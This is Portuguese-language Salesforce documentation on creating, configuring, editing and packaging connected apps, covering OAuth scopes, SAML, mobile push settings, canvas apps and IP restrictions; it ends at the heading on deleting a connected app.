 **Nota:** Aplicativos de acesso remoto foram substituídos por aplicativos conectados. Use aplicativos conectados em qualquer aplicativo que precise se integrar à Salesforce para verificar usuários e controlar políticas de segurança para aplicativos externos. Quaisquer aplicativos de acesso remoto existente foram automaticamente migrados para os aplicativos conectados com a versão Summer '13.

CONSULTE TAMBÉM:

[Visão geral de aplicativos conectados](#)

Aplicativos conectados

Visão geral de aplicativos conectados

PERMISSÕES DO USUÁRIO

Para ler:	"Personalizar aplicativo"
Para criar, atualizar ou excluir:	"Personalizar aplicativo" E "Modificar todos os dados" OU "Gerenciar aplicativos conectados"
Para atualizar todos os campos, com exceção de Perfis, Conjuntos de permissões e Atributos de SAML do provedor de serviços:	"Personalizar aplicativo"
Para atualizar Perfis, Conjuntos de permissões e Atributos de SAML do provedor de serviços:	"Personalizar aplicativo" E "Modificar todos os dados"
Para desinstalar:	"Fazer download de pacotes do AppExchange"

Um aplicativo conectado integra um aplicativo ao Salesforce usando APIs. Aplicativos conectados usam os protocolos padrão SAML e OAuth para autenticar, fornecer login único e fornecer tokens para uso com as APIs do Salesforce. Além dos recursos padrão do OAuth, os aplicativos conectados permitem que os administradores configurem diferentes políticas de segurança e tenham controle explícito sobre quem pode usar os aplicativos correspondentes.

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: **todas** as edições

PERMISSÕES DO USUÁRIO

Para gerenciar, criar, editar e excluir aplicativos OAuth:

- "Gerenciar aplicativos conectados"

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Aplicativos conectados podem ser criados em: Edições **Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

Aplicativos conectados podem ser instalados em: **todas** as edições

Um desenvolvedor ou administrador define um aplicativo conectado para o Salesforce fornecendo as informações a seguir.

- Nome, descrição, logotipo e informações de contato
- Um URL em que o Salesforce possa localizar o aplicativo para autorização ou identificação
- O protocolo de autorização: OAuth, SAML ou ambos
- Faixas opcionais de IP em que o aplicativo conectado pode estar em execução
- Informações opcionais sobre políticas móveis que o aplicativo conectado pode aplicar

No caso de aplicativos conectados que usam provedores de serviço de OAuth, defina os escopos do OAuth e o URL de retorno para o aplicativo conectado. Em resposta, o Salesforce fornece uma chave de consumidor de OAuth e um segredo de consumidor para autorizar o aplicativo conectado.

No caso de aplicativos conectados que usam provedores de serviços de SAML, defina a ID de entidade, o URL do ACS (serviço do consumidor de declaração), Tipo de assunto, Formato do ID de nome e emissor (devem estar disponíveis no provedor de serviços) para autorizar o aplicativo conectado.

Há dois modos de implementação:

- O aplicativo é criado e usado na mesma organização. Esse é um caso de uso típico para departamentos de TI, por exemplo.
- O aplicativo é criado em uma organização e instalado em outras organizações. É assim que uma entidade com várias organizações ou um ISV usa aplicativos conectados.

Os administradores podem instalar o aplicativo conectado em sua organização, ativar a autenticação do SAML e usar perfis, conjuntos de permissões e restrições de intervalo de IP para controlar quais usuários podem acessar o aplicativo. Eles podem configurar o aplicativo conectado para ser exposto como um aplicativo de tela para uma integração mais estreita à UI do Salesforce. Os administradores também podem desinstalar o aplicativo conectado e instalar uma versão mais recente quando um desenvolvedor atualiza o aplicativo remoto e informa aos administradores que há uma nova versão disponível.

 **Nota:** Em uma organização do Group Edition, não é possível gerenciar o acesso de um usuário individual usando perfis. Entretanto, é possível definir políticas ao editar as configurações de um aplicativo conectado do OAuth em uma organização do Group Edition para controlar o acesso de todos os usuários ao aplicativo conectado.

Além disso, os pacotes de aplicativos conectados gerenciados pelo Salesforce, como os aplicativos do Salesforce1 para download, não podem ser desinstalados. Eles são atualizados automaticamente quando a próxima sessão do usuário é atualizada.

Aplicativos conectados só podem ser adicionados a pacotes gerenciados. Não há suporte para Aplicativos conectados em pacotes não gerenciados.

CONSULTE TAMBÉM:

[Criando um Aplicativo conectado](#)

[Editar, empacotar ou excluir um aplicativo conectado](#)

https://na1.salesforce.com/help/pdfs/en/salesforce_identity_implementation_guide.pdf

Criando um Aplicativo conectado

PERMISSÕES DO USUÁRIO

Para ler:	“Personalizar aplicativo”
Para criar, atualizar ou excluir:	“Personalizar aplicativo” E “Modificar todos os dados” OU “Gerenciar aplicativos conectados”
Para atualizar todos os campos, com exceção de Perfis, Conjuntos de permissões e Atributos de SAML do provedor de serviços:	“Personalizar aplicativo”
Para atualizar Perfis, Conjuntos de permissões e Atributos de SAML do provedor de serviços:	“Personalizar aplicativo” E “Modificar todos os dados”
Para desinstalar:	“Fazer download de pacotes do AppExchange”

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Aplicativos conectados podem ser criados em: Edições **Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

Aplicativos conectados podem ser instalados em: **todas** as edições

Para criar um aplicativo conectado:

1. Em Configuração, insira *Aplicativos* na caixa Busca rápida e selecione **Aplicativos**.
2. Na seção Aplicativos conectados, clique em **Novo**.

As informações inseridas para criar um aplicativo conectado estão divididas nas seguintes partes:

- [Informações básicas](#)
- [API \(Ativar as Configurações do OAuth\)](#)
- [Configurações de aplicativo da Web](#)
- [Manipulador de aplicativo conectado personalizado](#)
- [Configurações de aplicativo móvel](#)
- [Configurações de aplicativo de telas](#)

Você pode criar um aplicativo conectado sem especificar qualquer autorização, tela ou configuração de dispositivo móvel. Esse tipo de aplicativo conectado se comporta como um “favorito” para o URL especificado, que aparece no Iniciador de aplicativos do usuário e no menu suspenso do aplicativo. Basta inserir informações básicas e informar um URL *inicial* nas Configurações do aplicativo da Web. Se o destino exigir autenticação, o serviço que hospeda o URL de destino deverá solicitar que os usuários forneçam credenciais de login ao navegarem até esse URL.

Quando você terminar de inserir as informações, clique em **Salvar** para salvar seu novo aplicativo. Agora você pode publicar seu aplicativo, fazer outras edições ou excluí-lo. Se estiver usando OAuth, salvar seu aplicativo lhe dá dois novos valores que o aplicativo usa para se comunicar com o Salesforce:

- **Chave do cliente:** Um valor usado pelo consumidor para se identificar ao Salesforce. Chamado de `client_id` em OAuth 2.0.
- **Segredo do cliente:** Um segredo usado pelo consumidor para estabelecer a propriedade da chave do consumidor. Chamado de `client_secret` em OAuth 2.0.

! Importante: Conforme você atualiza os campos de um aplicativo conectado, tenha em mente que as alterações em alguns campos também se aplicam imediatamente a todas as versões instaladas do aplicativo conectado. São campos independentes

da versão que ignoram o ciclo de vida de empacotamento ou instalação. Os usuários do aplicativo conectado verão algumas coisas mudarem, como a descrição. Os campos a seguir têm esse comportamento independente da versão.

- Descrição
- URL de informações
- URL da imagem do logotipo
- URL de callback

Informações básicas

Especifique as informações básicas do seu aplicativo nesta seção, incluindo o nome dele, o logotipo e as informações de contato.

1. Digite o `Nome de aplicativo conectado`. Esse nome é exibido na lista de aplicativos conectados.



Nota: O nome deve ser exclusivo para os aplicativos conectados atuais na sua organização. É possível reutilizar o nome de um aplicativo conectado excluído se o aplicativo conectado foi criado usando a versão Spring '14 ou posterior. Não é possível reutilizar o nome de um aplicativo conectado excluído se o aplicativo conectado foi criado usando uma versão anterior.

2. Digite o `Nome da API usado ao fazer referência ao seu aplicativo a partir de um programa`. Ele retorna a uma versão do nome sem espaços. Apenas letras, números e sublinhados são permitidos. Será necessário editar o nome padrão se o nome original do aplicativo contiver qualquer outro caractere.
3. Forneça o `Email de contato` que a Salesforce deve usar para entrar em contato com você ou sua equipe de suporte. Esse endereço não será fornecido aos administradores que instalarem o aplicativo.
4. Forneça o `Telefone de contato` que a Salesforce deve usar caso precise entrar em contato com você. Esse número não será fornecido aos administradores que instalarem o aplicativo.
5. Digite uma `URL da imagem de logotipo` para exibir seu logotipo na lista de aplicativos conectados e na página de consentimento que os usuários veem ao autenticar. O URL deve usar HTTPS. A imagem do logotipo não pode ter mais de 125 pixels de altura ou 200 pixels de largura e deve estar no formato de arquivo GIF, JPG ou PNG, com um tamanho máximo de 100 KB. O logotipo padrão é uma nuvem. Há várias formas de adicionar um logotipo personalizado.
 - Você pode carregar a sua própria imagem de logotipo clicando em **Carregar imagem de logotipo**. Selecione uma imagem do sistema de arquivos local que preencha os requisitos de tamanho do logotipo. Quando o carregamento é bem-sucedido, o URL do logotipo aparece no campo `URL da imagem de logotipo`. Caso contrário, certifique-se de que o logotipo preencha os requisitos de tamanho.
 - Você pode selecionar um logotipo dentre as amostras fornecidas clicando em **Escolher um de nossos logotipos de amostra**. Os logotipos dos aplicativos da Salesforce, dos aplicativos de terceiros e dos organismos de padronização estão entre os disponíveis. Clique no logotipo desejado e, em seguida, copie e cole o URL exibido no campo `URL da imagem de logotipo`.
 - Você pode usar um logotipo hospedado publicamente em servidores do Salesforce carregando uma imagem que preenche os requisitos de tamanho de arquivo (125 pixels de altura ou 200 pixels de altura, no máximo, no formato GIF, JPG ou PNG com um tamanho máximo de 100 KB) como um documento, usando a guia Documentos. Em seguida, exiba a imagem para obter o URL e insira o URL no campo `URL da imagem de logotipo`.
6. Insira um `URL de ícone` para exibir um logotipo na página de aprovação do OAuth que os usuários veem quando usam o aplicativo pela primeira vez. O logotipo deve ter 16 pixels de altura e largura, com um plano de fundo branco. Logotipos de amostra também estão disponíveis para ícones.

É possível selecionar um ícone entre as amostras fornecidas clicando em **Escolha um dos logotipos de exemplo**. Clique no ícone desejado e, em seguida, copie e cole o URL exibido no campo `URL do ícone`.

7. Se houver uma página da Web com mais informação sobre seu aplicativo, forneça uma `URL de informações`.
8. Digite uma `Descrição` para ser exibida na lista de aplicativos conectados.

Antes de Winter '14, a `URL de início` e a `URL do início móvel` eram definidas nessa seção. Esses campos agora se encontram em Configurações de aplicativo da Web e Configurações de aplicativo móvel, abaixo.

API (Ativar as Configurações do OAuth)

Essa seção controla como seu aplicativo se comunica com o Salesforce. Selecione `Ativar configurações OAuth` para definir as configurações de autenticação.

1. Digite a `URL de callback` (ponto final) que o Salesforce chama no seu aplicativo durante o OAuth. Trata-se do `redirect_uri` no OAuth. Dependendo do fluxo de OAuth usado, normalmente esse é o URL para a qual o navegador do usuário é redirecionado depois de uma autenticação bem-sucedida. Já que esse URL é usado para que alguns fluxos de OAuth passem um token de acesso, ele deve usar HTTP seguro (HTTPS) ou um esquema de URI personalizado. Se você inserir vários URLs de retorno, no tempo de execução, o Salesforce comparará o valor de URL de retorno especificado pelo aplicativo aos valores em `URL de retorno`. Ele deve corresponder a um dos valores para passar na validação.
2. Se estiver usando o fluxo de OAuth JWT, selecione `Usar assinaturas digitais`. Se o aplicativo usar um certificado, clique em **Escolher arquivo** e selecione o arquivo de certificado.
3. Adicione todos os escopos de OAuth suportados em `Escopos OAuth selecionados`. Esses escopos referem-se às permissões dadas pelo usuário que executa o aplicativo conectado e são seguidos pelos seus nomes de chave de segurança do OAuth entre parênteses:

Acesse e gerencie o feed do Chatter (`chatter_api`)

Permite acesso somente aos recursos da API REST do Chatter.

Acesse e gerencie os dados (`api`)

Permite o acesso à conta do usuário conectado usando APIs, como a API REST e a API em massa. Esse valor também inclui a `chatter_api`, que permite o acesso aos recursos da API REST do Chatter.

Acesse as informações básicas (`id, perfil, email, endereço, telefone`)

Permite acesso ao serviço de URL de identidade.

Acessar permissões personalizadas (`custom_permissions`)

Permite o acesso às permissões personalizadas em uma organização associada ao aplicativo conectado e mostra se o usuário atual está com cada permissão ativada ou não.

Permite acesso ao identificador exclusivo (`openid`)

Permite o acesso ao identificador exclusivo do usuário conectado para aplicativos OpenID Connect.

Acesso total (`full`)

Permite o acesso a todos os dados disponíveis para o usuário logado e engloba todos os outros escopos. `full` não retorna um token de atualização. Você deve solicitar explicitamente o escopo `refresh_token` para obter uma chave de atualização.

Faça solicitações em seu nome a qualquer momento (`refresh_token, offline_access`)

Permite que um token de atualização seja retornado caso seja elegível para receber um. Isso permite a interação do aplicativo com os dados do usuário enquanto o usuário está offline. O escopo `refresh_token` é sinônimo de `offline_access`.

Forneça acesso aos aplicativos personalizados (`visualforce`)

Permite acesso às páginas do Visualforce.

Forneça acesso aos dados via Internet (`web`)

Permite a capacidade de usar o `access_token` na Web. Também inclui o `visualforce`, que permite o acesso às páginas do Visualforce.

Se sua organização selecionou a opção `Nenhuma aprovação do usuário necessária para usuários` nesta organização em seu acesso remoto antes da versão Spring '12, os usuários da mesma organização em que o aplicativo foi criado ainda têm aprovação automática para o aplicativo. A caixa de seleção de somente leitura `Nenhuma aprovação do usuário necessária para usuários` nesta organização é selecionada para mostrar essa condição. Para aplicativos conectados, o procedimento recomendado depois de criar um aplicativo é os administradores o instalarem e, em seguida, configurarem `Usuários autorizados como Usuários aprovados pelo administrador`. Se a opção de acesso remoto não foi marcada originalmente, a caixa de seleção não será exibida.

Configurações de aplicativo da Web

Digite uma `URL de início` para que seu aplicativo direcione os usuários para um local específico depois da autenticação. Se a `URL de início` não for fornecida, os usuários serão direcionados para a página de início padrão do aplicativo após a conclusão da autenticação. Se o aplicativo conectado criado for um aplicativo de tela, não será preciso inserir um valor para esse campo. O campo `URL do aplicativo de tela` contém o URL que é chamado para o aplicativo conectado.

Se seu aplicativo conectado usar um provedor de serviço SAML, selecione `Ativar SAML`. Digite `ID da entidade`, `URL do ACS`, `Tipo de assunto`, `Formato do ID do nome` e `Emissor`, disponíveis por meio do seu provedor de serviço. Selecione `Verificar as assinaturas de solicitação` caso o provedor de serviços tenha dado a você um certificado de segurança. Navegue no sistema do certificado. Isso será necessário somente se você planejar iniciar o login no Salesforce pelo provedor de serviços, e o provedor de serviços assinar suas próprias solicitações de SAML.

 **Importante:** Se você fizer upload de um certificado, todas as solicitações de SAML deverão estar assinadas. Se nenhum certificado for carregado, todas as solicitações de SAML serão aceitas.

Você também pode selecionar `Criptografar a resposta de SAML` para carregar um certificado e selecionar um método de criptografia para criptografar a declaração. Os valores válidos do algoritmo de criptografia são `AES-128` (chave de 128 bits), `AES-256` (chave de 256 bits) e `DES triplo` (Algoritmo triplo de criptografia de dados).

Manipulador do Connected App personalizado

Personalize o comportamento de um aplicativo conectado com o Apex. Crie uma classe que estenda a classe `ConnectedAppPlugin` do Apex e associe-a a um aplicativo conectado. A classe pode oferecer suporte a novos protocolos de autenticação ou responder a atributos de usuário de modo a beneficiar um processo de negócio.

O plug-in é executado em nome de uma conta de usuário. No campo `Executar como`, selecione o usuário para o plug-in. Se o usuário não estiver autorizado para o aplicativo conectado, use o método `authorize` para fazer isso. Para obter mais informações, consulte a classe `ConnectedAppPlugin` no [Force.com Apex Code Developer's Guide](https://developer.salesforce.com/docs/apex/2019.0/connected_apps/customizing_connected_apps.html).

Configurações de aplicativo móvel

1. Insira o `URL do início móvel` para direcionar os usuários a um local específico quando o aplicativo é acessado a partir de um dispositivo móvel. Se não for inserida a `URL do início móvel`, os usuários serão enviados à `URL de início` definida nas Configurações de aplicativo da Web. Se o aplicativo conectado que você está criando for um aplicativo de tela, não será preciso inserir um valor para esse campo. O campo `URL do aplicativo de tela` contém o URL que é chamado para o aplicativo conectado.
2. Selecione `Proteção por PIN`, se o aplicativo permitir proteção por PIN. Isso dá ao administrador a opção de definir o tempo limite da sessão e o comprimento do PIN para aplicativos móveis após a instalação do aplicativo conectado. A proteção por PIN é automaticamente suportada pelo SDK do Salesforce Mobile (https://developer.salesforce.com/page/Mobile_SDK). Você também pode implementá-la manualmente lendo o objeto `mobile_policy` a partir do URL de identidade do usuário.
3. Especifique a `Plataforma do aplicativo` escolhendo iOS ou Android na lista suspensa.

4. Especifique os fatores de forma de dispositivo compatíveis com o aplicativo móvel na lista suspensa `Restringir ao tipo de dispositivo`. Os valores possíveis são `Telefone`, `Tablet` ou `Minitablet`. Se esse aplicativo for universal (ou seja, suporta todos os fatores de forma), não escolha nenhum valor.
5. Insira o número da `Versão do aplicativo` do aplicativo móvel.
6. Insira a `Versão mínima do sistema operacional` necessária para o aplicativo.
7. Selecione `Aplicativo privado` para confirmar que esse aplicativo é somente para distribuição interna (não pública). Isso é necessário porque a Apple não permite a distribuição de aplicativos móveis públicos fora de sua loja de aplicativos.
8. Se o aplicativo móvel for privado, especifique o local do arquivo `Binário do aplicativo móvel`. Trata-se de um aplicativo IPA para iOS e um arquivo APK para Android.
9. Somente para aplicativos iOS:
 - a. Especifique o local do `Ícone de aplicativo`. Trata-se do ícone exibido durante o download e a instalação do aplicativo em um dispositivo iOS.
 - b. Especifique o identificador de conjunto iOS.



Nota: No caso do iOS 7 e posteriores, é necessário especificar o mesmo identificador de conjunto utilizado para desenvolver o aplicativo no XCode. Do contrário, o usuário final verá dois ícones de aplicativo na instalação.

10. Se o aplicativo móvel conectado é público e você não carregou o arquivo binário para o Salesforce, insira o `URL binário do aplicativo` aqui.



Nota: Se você remover a integração móvel a partir de uma nova versão de um aplicativo conectado existente, a integração móvel não estará mais incluída em nenhuma versão do aplicativo conectado. Por exemplo, imagine a publicação de um pacote contendo a versão 1.0 do seu aplicativo conectado com integração móvel. Em seguida, remova a integração móvel do aplicativo, embale-o novamente e publique-o como versão 1.1. Se um cliente instalar o pacote anterior com a versão 1.0 nesse ponto, a versão 1.0 do aplicativo conectado não conterá a integração móvel.

O aplicativo conectado pode receber notificações por push se:

- O aplicativo foi criado com o SDK do Salesforce Mobile.
- O aplicativo implementa o protocolo de notificação por push do SDK do Mobile para a sua plataforma.
- Você é um desenvolvedor registrado no provedor de plataformas móveis (Apple ou Google).
- O seu aplicativo é registrado no Apple Push Notification Service (APNS) para notificações por push do iOS ou no Google Cloud Messaging (GCM) para notificações por push do Android.
- Você implementou manipuladores do Apex para notificações por push.



Nota: Um aplicativo móvel habilitado para push pode oferecer suporte para apenas uma plataforma móvel. Se você fornecer versões em Android e iOS do seu aplicativo móvel e precisa permitir notificações por push nas duas versões, crie um aplicativo conectado para cada plataforma.

Para saber como preencher esses requisitos, consulte o *Guia de implementação de notificações por push do Salesforce móvel*.

Para configurar as notificações por push para o APNS (iOS):

1. Selecione **Mensagens por push ativadas**.
2. Em Plataforma de push suportada, selecione **Apple**.
3. Selecione o ambiente Apple válido para o certificado de notificações por push do APNS.
4. Em Certificado, selecione o arquivo de certificado `.p12` recebido APNS quando registrou o seu aplicativo para notificações por push (por exemplo, `appkey.p12`).
5. Insira a senha do arquivo de certificado `.p12`.

Para configurar as notificações por push para GCM (Android):

1. Selecione **Mensagens por push ativadas**.
2. Em Plataforma de push suportada, selecione **Android GCM**.
3. Em Chave para aplicativos de servidor (chave de API), insira a chave obtida durante o registro do desenvolvedor no Google.

Para alterar a plataforma móvel que você configurou para as notificações por push:

1. Cancele a seleção de **Mensagens por push ativadas**.
2. Salve o aplicativo conectado e, em seguida, clique em **Editar**.
3. Altere a **Plataforma do aplicativo** e os valores associados em Configurações móveis para refletir a nova plataforma.
4. Reconfigure as notificações por push para a nova plataforma.

Configurações de aplicativo de telas

Dois tipos de aplicativos de tela estão disponíveis:

- *Aplicativos de tela* que são instalados pelo administrador da organização.
- *Aplicativos pessoais de tela* que são instalados pelos usuários finais nas organizações. Os usuários acessam um aplicativo pessoal de tela na guia Chatter e são solicitados a permitir que o aplicativo se conecte aos seus dados do Salesforce. Essas etapas incluem, opcionalmente, a transformação de um aplicativo em um aplicativo pessoal de tela. Para obter mais informações, consulte "Aplicativos pessoais de tela" no *Guia do desenvolvedor de tela do Force.com*.

1. Se o seu aplicativo conectado for exposto como aplicativo de tela, selecione `Tela do Force.com`.
2. Digite a URL do aplicativo da tela no aplicativo de terceiro. O usuário é direcionado a esse URL quando clica no link para o seu aplicativo de tela.
3. Selecione um `Método de acesso`. Isso especifica como o aplicativo de tela inicia o fluxo de autenticação OAuth.
 - `Solicitação assinada (POST)`: A autenticação OAuth é usada, mas quando o administrador instala o aplicativo de tela, ele permite acesso para usuários implicitamente. Então, o usuário não será solicitado a permitir que o terceiro acesse suas informações de usuário. Quando você usa esse método de acesso, a autenticação é publicada diretamente no URL do aplicativo de tela.

Se seu aplicativo de tela usa autenticação por solicitação assinada, certifique-se de não selecionar `Fazer solicitações em seu nome a qualquer momento em Escopos OAuth selecionados`.
 - `OAuth Webflow (GET)`: A autenticação OAuth é usada, e o usuário recebe a solicitação de permitir que o aplicativo de terceiro acesse suas informações. Quando você usa esse método de acesso, o aplicativo de tela deve iniciar o fluxo de autenticação de OAuth.
4. Se você estiver usando o login único (SSO) no SAML para autenticar o aplicativo de tela, selecione o campo `Método de início do SAML`. Esse campo é ativado se você seleciona `Ativar SAML` na seção Configurações do aplicativo da Web. As opções para esse campo são:
 - **Iniciado pelo provedor de identidade** — o Salesforce faz a solicitação inicial para iniciar o fluxo de SSO.
 - **Iniciado pelo provedor de serviços** — o aplicativo de tela inicia o fluxo de SSO depois que o aplicativo é chamado.
5. Em `Locais`, selecione o local onde o aplicativo de tela aparece para os usuários.
 - **Feed do Chatter** — O aplicativo de tela aparece no feed. Se essa opção é selecionada, é necessário criar um item de feed CanvasPost e garantir que o usuário atual tenha acesso ao aplicativo de tela.
 - **Guia do Chatter** — O aplicativo de tela é exibido na lista de navegação de aplicativos, na guia do Chatter. Se essa opção for selecionada, o aplicativo de tela será exibido lá automaticamente.

- **Console** — o aplicativo de tela aparece no rodapé ou nas barras laterais de um console do Salesforce. Se essa opção for selecionada, será preciso escolher o local onde o aplicativo de tela aparece no console adicionando-o como componente de console personalizado.
- **Layouts e cartões móveis** — o aplicativo de tela pode aparecer em um layout de página ou cartão móvel. Se essa opção for selecionada, você escolhe onde o aplicativo de tela aparece, adicionando-o ao layout de página.
- **Navegação móvel** — O aplicativo de tela pode ser acessado a partir do menu de navegação no Salesforce1.



Nota: Os aplicativos de tela não aparecem no menu de navegação do Salesforce1 em dispositivos móveis Android. Para ver aplicativos de tela no menu de navegação no Android, faça login no aplicativo de navegador móvel Salesforce1.

- **CTI aberta** — O aplicativo de tela aparece na ferramenta de controle de chamadas. Se essa opção for selecionada, será preciso especificar o aplicativo de tela no arquivo de definição de seu centro de atendimento para que ele apareça.
 - **Editor** — O aplicativo de tela aparece no editor. Se essa opção é selecionada, também é necessário criar uma ação rápida personalizada de tela e adicioná-la ao layout global ou a um layout de objeto.
 - **Página do Visualforce** — O aplicativo de tela pode ser exibido em uma página do Visualforce. Se você adicionar um componente `<apex:canvasApp>` para expor um aplicativo de tela em uma página do Visualforce, certifique-se de selecionar esse local para o aplicativo de tela. Caso contrário, você receberá um erro.
6. Selecione `Criar ações automaticamente` a fim de criar uma ação global para seu aplicativo de tela. Para criar uma ação global para o aplicativo de tela, selecione `Editor` em `Local`. Caso contrário, não serão criadas ações globais. Também é possível criar a ação manualmente mais tarde.
 7. Se você implementou sua própria classe Apex `Canvas.LifecycleHandler`, forneça o seu nome em `Classe do ciclo de vida`. O fornecimento de uma classe do Apex `Canvas.LifecycleHandler` permite personalizar as informações de contexto e adicionar comportamento personalizado ao aplicativo de tela.
 8. Para permitir que seu aplicativo seja instalado pelos usuários finais, marque a caixa de seleção `Ativar como aplicativo pessoal de tela`. A guia `Chatter` é o único `Local` que tem suporte para aplicativos pessoais de tela. Para obter detalhes sobre aplicativos pessoais de tela, consulte “Aplicativos pessoais de tela” no *Force.com Canvas Developer’s Guide* (Guia do Desenvolvedor do Force.com Canvas).



Nota: Caso você não veja a configuração `Ativar como aplicativo pessoal de tela`, significa que o administrador da organização de destino do aplicativo não ativou os aplicativos pessoais de tela. Para obter detalhes sobre esse requisito, consulte “Ativação de aplicativos pessoais de tela em uma organização” no *Force.com Canvas Developer’s Guide* (Guia do Desenvolvedor do Force.com Canvas).

CONSULTE TAMBÉM:

[Editar, empacotar ou excluir um aplicativo conectado](#)

[Visão geral de aplicativos conectados](#)

[URLs de identidade](#)

Editar, empacotar ou excluir um aplicativo conectado

PERMISSÕES DO USUÁRIO

Para ler:	“Personalizar aplicativo”
Para criar, atualizar ou excluir:	“Personalizar aplicativo” E “Modificar todos os dados” OU “Gerenciar aplicativos conectados”
Para atualizar todos os campos, com exceção de Perfis, Conjuntos de permissões e Atributos de SAML do provedor de serviços:	“Personalizar aplicativo”
Para atualizar Perfis, Conjuntos de permissões e Atributos de SAML do provedor de serviços:	“Personalizar aplicativo” E “Modificar todos os dados”
Para desinstalar:	“Fazer download de pacotes do AppExchange”

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Aplicativos conectados podem ser criados em: Edições **Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

Aplicativos conectados podem ser instalados em: **todas** as edições

Após criar um aplicativo conectado, você pode editá-lo, empacotá-lo ou excluí-lo.

 **Nota:** O nome deve ser exclusivo para os aplicativos conectados atuais na sua organização. É possível reutilizar o nome de um aplicativo conectado excluído se o aplicativo conectado foi criado usando a versão Spring '14 ou posterior. Não é possível reutilizar o nome de um aplicativo conectado excluído se o aplicativo conectado foi criado usando uma versão anterior.

Editando um Aplicativo conectado

É possível atualizar um aplicativo conectado a qualquer momento. Em Configuração, insira *Aplicativos* na caixa *Busca rápida* e selecione **Aplicativos**. Selecione o nome de um aplicativo conectado na lista e clique em **Editar**. Salve suas alterações clicando em **Salvar**.

Após a criação do aplicativo conectado, é possível voltar à página de detalhes para especificar os intervalos de IP permitidos.

Os intervalos de IP funcionam com aplicativos conectados ativados por OAuth, não aplicativos conectados ativados por SAML, e especificam endereços IP válidos para o aplicativo conectado.

Use as etapas a seguir para configurar o intervalo de IP permitido.

1. Em Configuração, insira *Aplicativos* na caixa *Busca rápida* e selecione **Aplicativos**.
2. Selecione o nome de um aplicativo conectado na lista.
3. Na seção do fluxo Intervalo de IP confiável para o servidor da Web do OAuth, clique em **Novo**.
4. Insira um endereço IP válido no campo **Endereço IP de início** e um endereço IP superior no campo **Endereço IP de término**.
Pode-se inserir várias faixas descontínuas, clicando em **Novo** para inserir cada faixa.

Você pode permitir que usuários específicos acessem o aplicativo conectado de fora do intervalo de IP confiável para aplicativos conectados ativados por OAuth. Por exemplo, para permitir o acesso de alguns usuários em trânsito, configure o aplicativo conectado para *Relaxar restrições de IP com um segundo fator*. Quando um usuário tentar utilizar o aplicativo conectado fora desse intervalo, ele recebe uma solicitação para fornecer um segundo fator de autenticação, como um código de token. Depois de uma autenticação com um segundo fator, o usuário pode utilizar o aplicativo conectado de fora do Intervalo de IP confiável.

1. Em Configuração, insira *Aplicativos conectados* na caixa Busca rápida e selecione a opção de gerenciamento de aplicativos conectados.
2. Clique em **Editar** ao lado do nome do aplicativo conectado para exibir os valores referentes ao aplicativo.
3. No campo Relaxação de IP, selecione *Reduzir restrições de IP* na lista suspensa.

 **Nota:** Se a opção de Configurações de sessão *Impor intervalos IP para fazer login em toda solicitação* estiver ativada, ela afetará o comportamento de relaxamento de IP. Para obter mais informações, consulte [Relaxamento de IP de aplicativo conectado e imposição de IP contínuo](#) na página 175.

Depois de criar o aplicativo conectado, você pode voltar para a página de detalhes e especificar atributos personalizados. Os atributos personalizados especificam metadados SAML ou parâmetros de OAuth que são lidos em tempo de execução do OAuth.

1. Em Configuração, insira *Aplicativos* na caixa Busca rápida e selecione **Aplicativos**.
2. Selecione o nome de um aplicativo conectado na lista.
3. Na seção Atributos personalizados, clique em **Novo**.

Cada atributo personalizado deve ter uma chave exclusiva e usar campos disponíveis no menu **Inserir campo**. Por exemplo, atribua um nome de chave, como `país`, e insira o campo `$Organization.Country`. Ao usar o SAML, os atributos são enviados como instruções de atributos de SAML. Ao usar o OAuth, os atributos estão disponíveis como um objeto `custom_attributes` no URL de Identidade do usuário.

Os seguintes atributos personalizados estão disponíveis para aplicativos conectados do Salesforce1.

Tabela 1: Atributos personalizados dos aplicativos conectados do Salesforce1 para Android

Chave de atributo	Valor do atributo	Descrição
CALL_HISTORY	<ul style="list-style-type: none"> • DISABLED • ADMIN_DEFINED • SIMPLE 	<ul style="list-style-type: none"> • Se for definido como <code>DISABLED</code>, removerá o registro de chamadas do menu de navegação. • Se for definido como <code>ADMIN_DEFINED</code>, ativará o registro de chamadas nativo do Android. • Se for definido como <code>SIMPLE</code>, ativará o registro de chamadas do Aura.

Tabela 2: Atributos personalizados de aplicativo conectado do Salesforce1 para iOS

Chave de atributo	Valor do atributo	Descrição
USE_ALTERNATE_USER_PROFILE	<ul style="list-style-type: none"> • TRUE • FALSE 	<ul style="list-style-type: none"> • Se for definido como <code>TRUE</code>, ativará o início do perfil do Aura. • Se for definido como <code>FALSE</code>, ativará o início do perfil de iOS nativo.
SHOW_OPEN_IN	<ul style="list-style-type: none"> • FALSE 	<ul style="list-style-type: none"> • Se for definido como <code>FALSE</code>, impedirá que os usuários compartilhem um arquivo usando um link para o arquivo ou abrindo um arquivo em um aplicativo de terceiros.

Ao definir atributos personalizados, coloque os valores de atributo entre aspas.

 **Importante:** Conforme você atualiza os campos de um aplicativo conectado, tenha em mente que as alterações em alguns campos também se aplicam imediatamente a todas as versões instaladas do aplicativo conectado. São campos independentes da versão que ignoram o ciclo de vida de empacotamento ou instalação. Os usuários do aplicativo conectado verão algumas coisas mudarem, como a descrição. Os campos a seguir têm esse comportamento independente da versão.

- Descrição
- URL de informações
- URL da imagem do logotipo
- URL de callback

Empacotando um aplicativo conectado

Após a criação de um aplicativo conectado ou de uma nova versão de um aplicativo existente, embale-o para disponibilizá-lo aos usuários em outras organizações do Salesforce. Adicione um aplicativo conectado a um pacote gerenciado da mesma forma e juntamente com outros componentes, como objetos personalizados, páginas do Visualforce ou classes do Apex. Isso facilita a distribuição de um aplicativo conectado para outras organizações do Salesforce. Como componente que pode ser empacotado, os aplicativos conectados também podem tirar proveito de todos os outros recursos de pacotes gerenciados, como listagem no AppExchange, upgrade automático, scripts de Apex pós-instalação, gerenciamento de licenças e suporte aprimorado ao assinante.

 **Nota:** Só se pode embalar um aplicativo conectado em uma organização com a Edição Developer. Aplicativos conectados só podem ser adicionados a pacotes gerenciados. Não há suporte para aplicativos conectados em pacotes não gerenciados.

Excluindo um Aplicativo conectado

